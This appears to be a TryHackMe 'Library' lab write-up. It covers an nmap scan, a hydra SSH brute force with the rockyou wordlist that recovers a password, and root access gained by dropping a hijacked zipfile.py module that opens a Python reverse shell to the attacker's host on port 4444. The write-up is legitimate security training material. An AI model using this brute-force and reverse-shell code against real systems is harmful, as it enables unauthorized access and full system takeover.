Library CTF Write-Up:


Starting with a simple nmap scan:

```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/library]
└─# cat nmap
# Nmap 7.94SVN scan initiated Wed May 29 14:44:52 2024 as: nmap -sC -sV -oN nmap -p- library.thm
Nmap scan report for library.thm (10.10.86.70)
Host is up (0.11s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:2f:c3:47:67:06:32:04:ef:92:91:8e:05:87:d5:dc (RSA)
|   256 68:92:13:ec:94:79:dc:bb:77:02:da:99:bf:b6:9d:b0 (ECDSA)
|_  256 43:e8:24:fc:d8:b8:d3:aa:c2:48:08:97:51:dc:5b:7d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Welcome to  Blog - Library Machine
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed May 29 14:58:12 2024 -- 1 IP address (1 host up) scanned in 800.34 seconds
```

So only port 22 (ssh) and 80 (apache2) is open..

I viewed the website and find a username:



After trying to gobuster to crawl the web-site directories I found images directory and roboots.txt :

```
User-agent: rockyou
Disallow: /
```

So from the robots.txt I relized I need to bruteforce the ssh port with the username I found 'meliodas' and the rockyou.txt wordlist:

```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/library]
└─# hydra -l meliodas -P /usr/share/wordlists/rockyou.txt -t 4 library.thm ssh

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-29 15:34:42
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restor
e
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://library.thm:22/
[STATUS] 28.00 tries/min, 28 tries in 00:01h, 14344371 to do in 8538:19h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344315 to do in 8538:17h, 4 active
[STATUS] 26.86 tries/min, 188 tries in 00:07h, 14344211 to do in 8901:33h, 4 active
[22][ssh] host: library.thm   login: meliodas   password: iloveyou1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-29 15:43:31
```

And as you can see I found the credentials to log in to the machine!

PrivEsc:

First thing that I check is sudo -l to see if I can run any commands on the system as another user:

```
meliodas@ubuntu:~$ sudo -l
Matching Defaults entries for meliodas on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User meliodas may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py
meliodas@ubuntu:~$
```

So I can run some python script call 'bak.py' and locate in my home directory, lets check it out:

```
meliodas@ubuntu:~$ ls -la
total 48
drwxr-xr-x 5 meliodas meliodas 4096 May 29 06:08 .
drwxr-xr-x 3 root     root     4096 Aug 23  2019 ..
-rw-r--r-- 1 root     root      353 Aug 23  2019 bak.py
```

So its owned by root but I have read permission so I cat it:

```
meliodas@ubuntu:~$ cat bak.py
#!/usr/bin/env python
import os
import zipfile

def zipdir(path, ziph):
    for root, dirs, files in os.walk(path):
        for file in files:
            ziph.write(os.path.join(root, file))

if __name__ == '__main__':
    zipf = zipfile.ZipFile('/var/backups/website.zip', 'w', zipfile.ZIP_DEFLATED)
    zipdir('/var/www/html', zipf)
    zipf.close()
```

So this script import two libraries os and zipfile, I decided to try to hijack the zipfile library , to do so I created a python file named 'zipfile.py' (in the same directory as bak.py!!!) , that create a reverse shell and have a dummy class (just to not crash the bak.py script because its using a class from the original zipfile lib):

```
  GNU nano 2.5.3                    File: zipfile.py

import os
import pty
import socket

lhost = "10.9.1.191"
lport = 4444

ZIP_DEFLATED = 0

class ZipFile:
    def close(*args):
        return

    def write(*args):
        return

    def __init__(self, *args):
        return

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((lhost, lport))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
os.putenv("HISTFILE",'/dev/null')
pty.spawn("/bin/bash")
s.close()
```

Save it , open a listener on my kali and run the bak.py script as root to get root reverse shell:

```
meliodas@ubuntu:~$ sudo -u root /usr/bin/python3 /home/meliodas/bak.py
```

```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/library]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.9.1.191] from (UNKNOWN) [10.10.86.70] 60388
root@ubuntu:~# whoami
whoami
root
root@ubuntu:~#
```